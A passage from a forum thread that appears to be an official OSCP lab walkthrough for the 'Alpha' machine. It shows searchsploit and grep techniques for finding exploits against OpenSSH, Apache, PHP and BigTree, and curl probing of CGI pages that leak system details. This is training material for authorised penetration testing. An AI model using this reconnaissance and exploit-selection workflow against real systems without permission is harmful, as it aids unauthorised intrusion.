*Note: Whilst there are other sources for exploits (such as **SecurityFocus** and **PacketStorm**), all the exploits you will require for the labs can be found on Exploit-DB (which is maintained by Offensive Security)!*

Useful tools: **vFeed** (allows searching for known vulnerabilities, not exploits), **searchsploit** (exploit database)

Something to keep in mind, as the exploits hosted on Exploit-DB are submitted from the exploit authors, their exploit title formats may differ slightly. This means it may take multiple different search terms to find the exploit you are looking for (*more about this later*).

This is when searching for CVEs is more useful, however it requires researching and knowing of a CVE value before hand...

Useful CVE sites:

- CVE lookup - <https://www.cvedetails.com/vendor.php> (**Great to see an overview**)
- CVE information - [https://www.cvedetails.com/cve/\[CVE\]](https://www.cvedetails.com/cve/[CVE])
- CVE information - [http://cve.mitre.org/cgi-bin/cvename.cgi?name=\[CVE\]](http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE])
- CVE information - [https://web.nvd.nist.gov/view/vuln/detail?vulnId=\[CVE\]](https://web.nvd.nist.gov/view/vuln/detail?vulnId=[CVE])
- Depending on the site of the software, it may also be tracking CVEs on its own page (and often has a lot more information about the issue) - e.g. [https://security-tracker.debian.org/tracker/\[CVE\]](https://security-tracker.debian.org/tracker/[CVE])
- CVE sources - <https://cve.mitre.org/data/refs/index.html>

Last edited by g0tmi1k; 11-22-2016 at 03:29 PM.

[Reply](#)

[Reply With Quote](#)

05-18-2016, 01:35 PM

#10



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Information Gathering

SearchSploit (Part 1)

For the purpose of demonstrating searching, let's forget the attack surface ordering which was defined/discuss earlier. This will allow us to show additional tips on searching, allowing us to find exploits quicker.

OpenSSH 6.6

Let's see what we can find out about this service.

Code:

```
root@kali:~# searchsploit OpenSSH 6.6
...
```

```
root@kali:~# searchsploit OpenSSH 6.6
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)
-----
root@kali:~#
```

Great start - 0 results.

We were a little specific with what we searched for, so let's loosen it up, by removing the subversion.

- Example #1: What if the exploit title was called "OpenSSH 6.x" (meaning for every subversion of v6?)?
- Example #2: What if the title is "OpenSSH <= 6.8" (meaning every version of 6.8 and under)

Side Note: This is something to always keep in mind when searching for Linux Kernel exploits!

Code:

```
root@kali:~# searchsploit OpenSSH 6
...
```

```
root@kali:~# searchsploit OpenSSH 6
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)
-----
OpenSSH/PAM <= 3.6.1p1 - Remote Users Discovery Tool | ./linux/remote/25.c
OpenSSH/PAM <= 3.6.1p1 - Remote Users Ident (gossh.sh) | ./linux/remote/26.sh
Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Timing Attack Exploit | ./multiple/remote/3303.sh
Debian OpenSSH - Remote SELinux Privilege Elevation Exploit (auth) | ./linux/remote/6094.txt
Novell Netware 6.5 - OpenSSH Remote Stack Overflow | ./novell/dos/14866.txt
FreeBSD OpenSSH 3.5p1 - Remote Root Exploit | ./freebsd/remote/17462.txt
OpenSSH <= 7.2p1 - xauth Injection | ./multiple/remote/39569.py
-----
root@kali:~#
```

SearchSploit started searching in the path for "6", however, its not too many results to quickly eye ball.

We soon see there isn't any exploits that would "fit". We are using two loose terms, and there isn't any other way they could be called so we can rule out this one for the time being (*we add to our "to try" list about looking up CVEs and then search for them*).

Onto the next, **Apache 2.4.7**.

Code:

```
root@kali:~# searchsploit Apache 2.4.7
...
```

```
root@kali:~# searchsploit Apache 2.4.7
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)
-----
Apache 2.4.7 mod_status Scoreboard Handling Race Condition | ./linux/dos/34133.txt
-----
root@kali:~#
```

This might be an exact match for the software and version, however its not "helpful" for us for a few reasons.

1. Its a DoS exploit (based on the path - ./linux/dos/34133.txt) - not really going to help anyone here (its not labeled as a PoC, and not looking to develop a PoC)
2. We know from brute forcing the URL that the page responded with a HTTP 403 request. As the title of the exploit doesn't even hint at bypassing this limitation, its not going to work)

Note: Developing a exploit from a DoS exploit is out of scope for OSCP, as it is NOT in the course material or syllabus.

By using a bit of "grep fu", we are able to remove any DoS exploits in our searches. Example:

Code:

```
root@kali:~# searchsploit Apache 2.4.7 | grep -v '/dos/'
...
```

```
root@kali:~# searchsploit Apache 2.4.7 | grep -v '/dos/'
-----
Exploit Title | Path
-----|-----
| (/usr/share/exploitdb/platforms)
-----
root@kali:~#
```

Note: We didn't use "grep -v 'dos'", as we want the slashes, hinting its a path. Else we might be filtering out "dos" from the titles (as grep isn't removing based on whole words!)

Time to relax the search terms again, by trying: "searchsploit Apache 2.4" and searchsploit Apache 2.x"

Code:

```
root@kali:~# searchsploit apache 2.4 | grep -v '/dos/'
...
root@kali:~# searchsploit apache 2.x | grep -v '/dos/'
...
```

```
root@kali:~# searchsploit apache 2.4 | grep -v '/dos/'
-----
Exploit Title | Path
-----|-----
Apache Tomcat 3.2.3/3.2.4 - Source.JSP Malformed Request Information Disclosure | ./multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Path Disclosure | ./multiple/remote/21491.txt
Apache Tomcat 3.2.3/3.2.4 - RealPath.JSP Malformed Request Information Disclosure | ./multiple/remote/21492.txt
Apache HTTP Server <= 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting Weakness | ./unix/remote/30835.sh
-----
root@kali:~#
root@kali:~# searchsploit apache 2.x | grep -v '/dos/'
-----
Exploit Title | Path
-----|-----
-----
root@kali:~#
```

None of these results are a good match for us.

Time for the next software, **PHP 5.5.9**.

This is where the power of bash's command line tools really help out (over using the web interface).

We are wanting to search for PHP's "core", rather than PHP platform based exploits, or filenames with ".PHP" in it (its common in exploits titles to indicate the vulnerable web page). If we were to search like we have been, we would get 87 possible exploits (which will take a short while to look through - however we can do better!).

Code:

```
root@kali:~# searchsploit php 5.x
...
```

```
root@kali:~# searchsploit php 5.x | wc -l
87
root@kali:~#
root@kali:~# searchsploit php 5.x | head
-----
Exploit Title | Path
-----|-----
UBB Threads 5.x / 6.x - Multiple Remote File Inclusion Vulnerabilities | ./php/webapps/1843.txt
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe_mode and disable_function bypass | ./windows/local/4553.php
MoinMoin 1.5.x MOIND ID cookie Bug Remote Exploit | ./php/webapps/4957.txt
Battle.net Clan Script <= 1.5.x - Remote SQL Injection Exploit | ./php/webapps/5597.pl
Joomla 1.5.x - (Token) Remote Admin Change Password Vulnerability | ./php/webapps/6234.txt
root@kali:~#
```

So what we are going to-do, is look at ONLY the exploit titles (by using "-t"), so we forget about the the exploit path (aka the platform):

Code:

```
root@kali:~# searchsploit -t php 5.x
...
```

```

root@kali:~# searchsploit -t php 5.x | wc -l
60
root@kali:~#
root@kali:~# searchsploit -t php 5.x | head
-----
Exploit Title | Path
-----|-----
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe mode and disable function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - user.php uname Parameter XSS Vulnerability | ./php/webapps/21165.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x modules.php - Multiple Parameter XSS Vulnerability | ./php/webapps/21166.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
root@kali:~#

```

That's a few unwanted results gone, but we can do better. Now, let's remove all DoS exploits (just like before).

Code:

```

root@kali:~# searchsploit -t php 5.x | grep -v '/dos/'
...

```

```

root@kali:~# searchsploit -t php 5.x | grep -v '/dos/' | wc -l
57
root@kali:~#
root@kali:~# searchsploit -t php 5.x | grep -v '/dos/' | head
-----
Exploit Title | Path
-----|-----
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe mode and disable function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - user.php uname Parameter XSS Vulnerability | ./php/webapps/21165.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x modules.php - Multiple Parameter XSS Vulnerability | ./php/webapps/21166.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
root@kali:~#

```

Now, let's try and remove all ".php" results (we are only after PHP's core, rather than web page ending with .php)..

Code:

```

root@kali:~# searchsploit -t php 5.x | grep -v '/dos/' | grep -vi '\.php' | head
...

```

```

root@kali:~# searchsploit -t php 5.x | grep -v '/dos/' | grep -vi '\.php' | head
-----
Exploit Title | Path
-----|-----
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe mode and disable function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - user.php uname Parameter XSS Vulnerability | ./php/webapps/21165.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x modules.php - Multiple Parameter XSS Vulnerability | ./php/webapps/21166.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
root@kali:~#

```

Wait. That didn't work right. Why didn't that remove what we wanted?

The problem is because of the highlighting. See how we search for 'php', and all the values in red? Now we are wanting to remove "dot php". But to us/end users that looks the same, but that's not how it is on Kali. This is because there's some "invisible" strings used, to perform the highlighting.

Picking on "**PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - user.php uname Parameter XSS Vulnerability**"

Code:

```

user.\[\033[1;31m\]php

```

So we can tell searchsploit not to add colour ("**--colour**"), thus making grep work as we want it to!

Code:

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php'
...

```

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php' | wc -l
19
root@kali:~#
root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php' | head
-----
Exploit Title | Path
-----|-----
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | /usr/share/exploitdb/platforms
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
PHP-Nuke 4.x/5.x - SQL Debug Information Disclosure Vulnerability | ./php/webapps/21233.txt
PHP-Nuke 5.x - Error Message Web Root Disclosure Vulnerability | ./php/webapps/21349.txt
PHP-Nuke 5.x/6.0/6.5 BETA 1 - Multiple Cross-Site Scripting Vulnerabilities | ./php/webapps/22037.txt
PHP-Nuke 5.x/6.0 Avatar HTML Injection Vulnerability | ./php/webapps/22211.txt
root@kali:~#

```

Bingo! Much less!

However, there is a slight mistake in the command. If an exploit has a ".PHP" file extension for the PHP core, it would be removed. We can fix this by adding a trailing space.

Not completely perfect, as we are going to see...

Code:

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php '
...

```

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php' | wc -l
26
root@kali:~#
root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -vi '\.php '
-----
Exploit Title | Path
-----|-----
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe_mode and disable_function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
PHP-Nuke 4.x/5.x - SQL Debug Information Disclosure Vulnerability | ./php/webapps/21233.txt
PHP 4.x/5.x MySQL Safe Mode Filesystem Circumvention Vulnerability (1) | ./php/remote/21264.php
PHP 4.x/5.x MySQL Safe Mode Filesystem Circumvention Vulnerability (2) | ./php/remote/21265.php
PHP 4.x/5.x MySQL Safe Mode Filesystem Circumvention Vulnerability (3) | ./php/remote/21266.php
PHP-Nuke 5.x - Error Message Web Root Disclosure Vulnerability | ./php/webapps/21349.txt
PHP-Nuke 5.x/6.0/6.5 BETA 1 - Multiple Cross-Site Scripting Vulnerabilities | ./php/webapps/22037.txt
PHP-Nuke 5.x/6.0 Avatar HTML Injection Vulnerability | ./php/webapps/22211.txt
PHP-Nuke 5.x/6.x Web Links Module - Remote SQL Injection Vulnerability | ./php/webapps/22589.txt
PHP-Nuke 5.x/6.x/7.x Direct Script Access Security Bypass Vulnerability | ./php/webapps/24166.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - Multiple Vulnerabilities | ./php/webapps/24232.txt
PHP 4.x/5.x - Html Entity Decode() Information Disclosure Vulnerability | ./php/remote/27508.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit | ./php/remote/29290.c
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - Remote Code Execution (Multithreaded Scanner) | ./php/remote/29316.py
Battle.net Clan Script 1.5.x - 'index.php' Multiple SQL Injection Vulnerabilities | ./php/webapps/32181.txt
Simple PHP Blog 0.5.x - 'search.php' Cross-Site Scripting Vulnerability | ./php/webapps/33507.txt
PHP 5.x (5.3.x <= 5.3.2) - 'ext/phar/stream.c' and 'ext/phar/dirstream.c' Multiple Format String Vulnerabilities | ./php/remote/33988.txt
PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit) | ./php/webapps/35146.txt
root@kali:~#

```

So we are removing potential exploits! However, we have added a few more false positive values back in.

If we really want to get fancy, we can start to use "regex" (Regular Expressions) to filter all ".php" results *expect* for when the end of the line, ends with ".php"

Code:

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -iv '\.php[^\$]'
...

```

```

root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -iv '\.php[^\$]' | wc -l
24
root@kali:~#
root@kali:~# searchsploit --colour -t php 5.x | grep -v '/dos/' | grep -iv '\.php[^\$]'
-----
Exploit Title | Path
-----|-----
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe mode and disable function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
PHP-Nuke 4.x/5.x - SQL_Debug Information Disclosure Vulnerability | ./php/webapps/21233.txt
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (1) | ./php/remote/21264.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (2) | ./php/remote/21265.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (3) | ./php/remote/21266.php
PHP-Nuke 5.x - Error Message Web Root Disclosure Vulnerability | ./php/webapps/21349.txt
PHP-Nuke 5.x/6.0/6.5 BETA 1 - Multiple Cross-Site Scripting Vulnerabilities | ./php/webapps/22037.txt
PHP-Nuke 5.x/6.0 Avatar HTML Injection Vulnerability | ./php/webapps/22211.txt
PHP-Nuke 5.x/6.x Web Links Module - Remote SQL Injection Vulnerability | ./php/webapps/22589.txt
PHP-Nuke 5.x/6.x/7.x Direct Script Access Security Bypass Vulnerability | ./php/webapps/24166.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - Multiple Vulnerabilities | ./php/webapps/24232.txt
PHP 4.x/5.x - Html_Entity_Decode() Information Disclosure Vulnerability | ./php/remote/27508.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit | ./php/remote/29290.c
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - Remote Code Execution (Multithreaded Scanner) | ./php/remote/29316.py
PHP 5.x (5.3.x <= 5.3.2) - 'ext/phar/stream.c' and 'ext/phar/dirstream.c' Multiple Format String Vulnerabilities | ./php/remote/33988.txt
PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit) | ./php/webapps/35146.txt
-----
root@kali:~# █

```

...if we really want to get flashy, we can compress the line slightly by removing a pipe.

Code:

```

root@kali:~# searchsploit --colour -t php 5.x | grep -vi '/dos/\\\.php[^\$]'
...

```

But we are not yet out of the woods!

Let's also in a single command look for a "5.x" and "5.5" exploits. Can use either "**grep '5\.\(5|x\)**" or "**grep '5\.\(5|x\)**"

Code:

```

root@kali:~# searchsploit --colour -t php 5 | grep -vi '/dos/\\\.php[^\$]' | grep -i '5\.\(5|x\)'
...

```

```

root@kali:~# searchsploit --colour -t php 5 | grep -vi '/dos/\\\.php[^\$]' | grep -i '5\.\(5|x\)' | wc -l
24
root@kali:~#
root@kali:~# searchsploit --colour -t php 5 | grep -vi '/dos/\\\.php[^\$]' | grep -i '5\.\(5|x\)'
PHP 5.x - (Win32service) Local Safe Mode Bypass Exploit | ./windows/local/4236.php
PHP 5.x - COM functions safe mode and disable function bypass | ./windows/local/4553.php
PHP RapidKill Pro 5.x - Shell Upload Vulnerability | ./php/webapps/12272.txt
PHP Gift Registry 1.5.5 - SQL Injection | ./php/webapps/18519.txt
Artiphp CMS 5.5.0 Database Backup Disclosure Exploit | ./php/webapps/18889.txt
PHP-Nuke 4.x/5.x - Remote Arbitrary File Include Vulnerability | ./php/webapps/21230.txt
PHP-Nuke 4.x/5.x - SQL_Debug Information Disclosure Vulnerability | ./php/webapps/21233.txt
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (1) | ./php/remote/21264.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (2) | ./php/remote/21265.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (3) | ./php/remote/21266.php
PHP-Nuke 5.x - Error Message Web Root Disclosure Vulnerability | ./php/webapps/21349.txt
PHP-Nuke 5.x/6.0/6.5 BETA 1 - Multiple Cross-Site Scripting Vulnerabilities | ./php/webapps/22037.txt
PHP-Nuke 5.x/6.0 Avatar HTML Injection Vulnerability | ./php/webapps/22211.txt
PHP-Nuke 5.5/6.0 AvantGo Module - Path Disclosure Vulnerability | ./php/webapps/22347.txt
PHP-Nuke 5.5/6.0 News Module - Path Disclosure Vulnerability | ./php/webapps/22348.txt
PHP-Nuke 5.x/6.x Web Links Module - Remote SQL Injection Vulnerability | ./php/webapps/22589.txt
PHP-Nuke 5.x/6.x/7.x Direct Script Access Security Bypass Vulnerability | ./php/webapps/24166.txt
PHP-Nuke 1.0/2.5/3.0/4.x/5.x/6.x/7.x - Multiple Vulnerabilities | ./php/webapps/24232.txt
PHP 4.x/5.x - Html_Entity_Decode() Information Disclosure Vulnerability | ./php/remote/27508.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit | ./php/remote/29290.c
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - Remote Code Execution (Multithreaded Scanner) | ./php/remote/29316.py
PHP 5.x (5.3.x <= 5.3.2) - 'ext/phar/stream.c' and 'ext/phar/dirstream.c' Multiple Format String Vulnerabilities | ./php/remote/33988.txt
PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit) | ./php/webapps/35146.txt
PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit | ./multiple/remote/39645.php
root@kali:~# █

```

...If you are saying to yourself now "but they both have 24 results" - correct! However, the latter command doesn't have the "header" and "footer" lines. So there is more exploits!

So after all of that with SearchSploit, is there anything? **Yes!**

After removing the "Windows" exploits (target is Ubuntu, remember?), as well as programs that use PHP in the name (such as "PHP-Nuke", "RapidKill Pro", "Gift Registry" etc), we get...

Code:

```

root@kali:~# searchsploit --colour -t php 5 | grep -vi '/dos/\\\.php[^\$]' | grep -i '5\.\(5|x\)' | \
grep -vi '/windows/\\|PHP-Nuke\\|RapidKill Pro\\|Gift Registry\\|Artiphp CMS'
...

```

```

root@kali:~# searchsploit --colour -t php 5 | grep -vi '/dos/\\\.php[~$]' | grep -i '5\\.\\(5|x\\)' | \
> grep -vi '/windows/\\[PHP-Nuke\\]|RapidKill Pro\\|Gift Registry\\|Artiphp CMS'
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (1) | ./php/remote/21264.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (2) | ./php/remote/21265.php
PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (3) | ./php/remote/21266.php
PHP 4.x/5.x - Html_Entity_Decode() Information Disclosure Vulnerability | ./php/remote/27508.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit | ./php/remote/29290.c
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - Remote Code Execution (Multithreaded Scanner) | ./php/remote/29316.py
PHP 5.x (5.3.x <= 5.3.2) - 'ext/phar/stream.c' and 'ext/phar/dirstream.c' Multiple Format String Vulnerabilities | ./php/remote/33988.txt
PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit) | ./php/webapps/35146.txt
PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit | ./multiple/remote/39645.php
root@kali:~#

```

Now we can manually remove the lower versions (e.g. 5.4.x), we have the following candidates:

```

PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (1), (2) & (3)
PHP 4.x/5.x - Html_Entity_Decode() Information Disclosure Vulnerability
PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit)
PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit

```

We will make a note of these and keep searching on.

Our last one is **BigTree 4.0.6**.

We have a feeling there's not going to be many results for this, so we are not going to include a version number directly in the search. Sometimes the web application is written as "**BigTree CMS**", "**BigTreeCMS**", "**BigTree-CMS**" or "**BigTree_CMS**". So let's also remove the CMS part.

Code:

```

root@kali:~# searchsploit bigtree
...

```

```

root@kali:~# searchsploit bigtree
-----
Exploit Title | Path
-----|-----
BigTree CMS 4.0 RC2 - Multiple Vulnerabilities | ./php/webapps/27431.txt
BigTree CMS 4.2.3 - Authenticated SQL Injection Vulnerabilities | ./php/webapps/37821.txt
root@kali:~#

```

There isn't anything which would be a "perfect" match.

There is a slim chance the 4.2.3 exploit might work, however there's been various subversion releases since then. Plus it requires authentication (which at this stage we do not have - nor even know of the login URL).

Summary

The highest chance of success right now would be the PHP exploits:

- PHP 4.x/5.x MySQL Safe_Mode Filesystem Circumvention Vulnerability (1), (2) & (3)
- PHP 4.x/5.x - Html_Entity_Decode() Information Disclosure Vulnerability
- PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit)
- PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit

Last edited by g0tmi1k; 02-15-2017 at 09:48 AM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply | Reply With Quote

Reply to Thread

Page 1 of 10 | 1 | 2 | 3 | ... | Last »

Quick Navigation | 10.11.1.71 | Top

« Previous Thread | Next Thread »

Posting Permissions	
You may post new threads	BB code is On
You may post replies	Smilies are On
You may post attachments	[IMG] code is On
You may edit your posts	[VIDEO] code is On
	HTML code is Off
	Forum Rules

-- Perfexion-Red

| [Contact Us](#) | [Offensive Security Training](#) | [Archive](#) |

All times are GMT. The time now is 04:56 PM.
Powered by vBulletin® Version 4.2.4
Copyright © 2017 vBulletin Solutions, Inc. All rights reserved.
Offensive Security
Skin designed by: SevenSkins



What's New?

Forum

[New Posts](#) [Private Messages](#) [FAQ](#) [Calendar](#) [Community](#) [Forum Actions](#) [Quick Links](#)
[Forum](#) [Pentesting With Kali](#) [Lab Machines](#) [Public Network](#) [10.11.1.71](#) [Offensive Security's Complete Guide to Alpha](#)

Reply to Thread

Results 11 to 20 of 94 [Page 2 of 10](#) [First](#) [1](#) [2](#) [3](#) [4](#) ... [Last](#)**Thread: Offensive Security's Complete Guide to Alpha**

Thread Tools Search Thread

05-19-2016, 10:48 AM

#11


g0tmi1k
 Offsec Staff

Join Date: Jun 2011

Posts: 462



Information Gathering

Web Application (CGI)

So by now our URL brute force has completed, and we have started looking up exploits for the software we know of. Even though we have some good options of exploits to try, let's keep going and get some more information about the target (since we found a few other possible leads when brute forcing). The URLs in question:

- <http://10.11.1.71/cgi-bin/admin.cgi>
- <http://10.11.1.71/cgi-bin/test.cgi>

/cgi-bin/admin.cgi

Let's see what we are dealing with:

Code:

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:30:23 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Li
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal       4.8G  1.8G  2.9G  38% /
none            4.0K   0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs           74M   484K   74M   1% /run
none            5.0M   0  5.0M   0% /run/lock
none            370M   0  370M   0% /run/shm
none            100M   0  100M   0% /run/user
< /pre>root@kali:~#
root@kali:~#

```

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:22:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

<left><pre>Perl version is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz<br>Statistics for CpuStats (all)<br> user    0.99<br> nice    0.00<br> system  0.00<br> idle    99.01<br> ioWait  0.00<br> total   0.99<br></left><br>Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal       4.8G  1.8G  2.9G  38% /
none            4.0K   0  4.0K   0% /sys/fs/cgroup
udev           359M  4.0K  359M   1% /dev
tmpfs           74M  484K   74M   1% /run
none            5.0M   0  5.0M   0% /run/lock
none           370M   0  370M   0% /run/shm
none           100M   0  100M   0% /run/user
</pre>root@kali:~#
root@kali:~# █

```

Notice how the HTTP header is different to the first request we made to the landing page? There is no longer the PHP field!

For what it's worth, let's look at it being rendered:

Code:

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi -s | html2text
HTTP/1.1 200 OK Date: Thu, 19 May 2016 01:23:27 GMT Server: Apache/2.4.7
(Ubuntu) Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/
html
Perl version is 5.18.2
HTTP Server is Apache 2.4.7. Modules:
Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)
CPU: Intel(R) Xeon(R) CPU X5690 @ 3.47GHz
Statistics for CpuStats (all)
 user    0.00
 nice    0.00
 system  0.00
 idle    100.00
 ioWait  0.00
 total   0.00

Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal       4.8G  1.8G  2.9G  38% /
none            4.0K   0  4.0K   0% /sys/fs/cgroup
udev           359M  4.0K  359M   1% /dev
tmpfs           74M  484K   74M   1% /run
none            5.0M   0  5.0M   0% /run/lock
none           370M   0  370M   0% /run/shm
none           100M   0  100M   0% /run/user

```

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi -s | html2text
HTTP/1.1 200 OK Date: Thu, 19 May 2016 01:23:27 GMT Server: Apache/2.4.7
(Ubuntu) Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/
html
Perl version is 5.18.2
HTTP Server is Apache 2.4.7. Modules:
Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)
CPU: Intel(R) Xeon(R) CPU X5690 @ 3.47GHz
Statistics for CpuStats (all)
  user      0.00
  nice      0.00
  system    0.00
  idle      100.00
  ioWait    0.00
  total     0.00

Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        4.8G  1.8G  2.9G  38% /
none             4.0K   0   4.0K   0% /sys/fs/cgroup
udev             359M  4.0K  359M   1% /dev
tmpfs            74M   484K   74M   1% /run
none             5.0M   0   5.0M   0% /run/lock
none            370M   0  370M   0% /run/shm
none            100M   0  100M   0% /run/user
root@kali:~#

```

Lots of yummy information! We might be able to use this later when we get a local shell on the system...

/cgi-bin/test.cgi

And let's look now at the final URL:

This time, we will write the HTML contents to a file so we can look at it offline.

Code:

```

root@kali:~# curl -i http://10.11.1.71/cgi-bin/test.cgi -s > test.cgi.txt
root@kali:~#
root@kali:~# wc -l test.cgi.txt
14278 test.cgi.txt
root@kali:~#
root@kali:~# head -n 15 test.cgi.txt
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:42:35 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

< pre>Hello,< br>This is a test:< br>4      /var/local
56      /var/log/upstart
12      /var/log/apt
8       /var/log/dbconfig-common
12      /var/log/installer/cdebconf
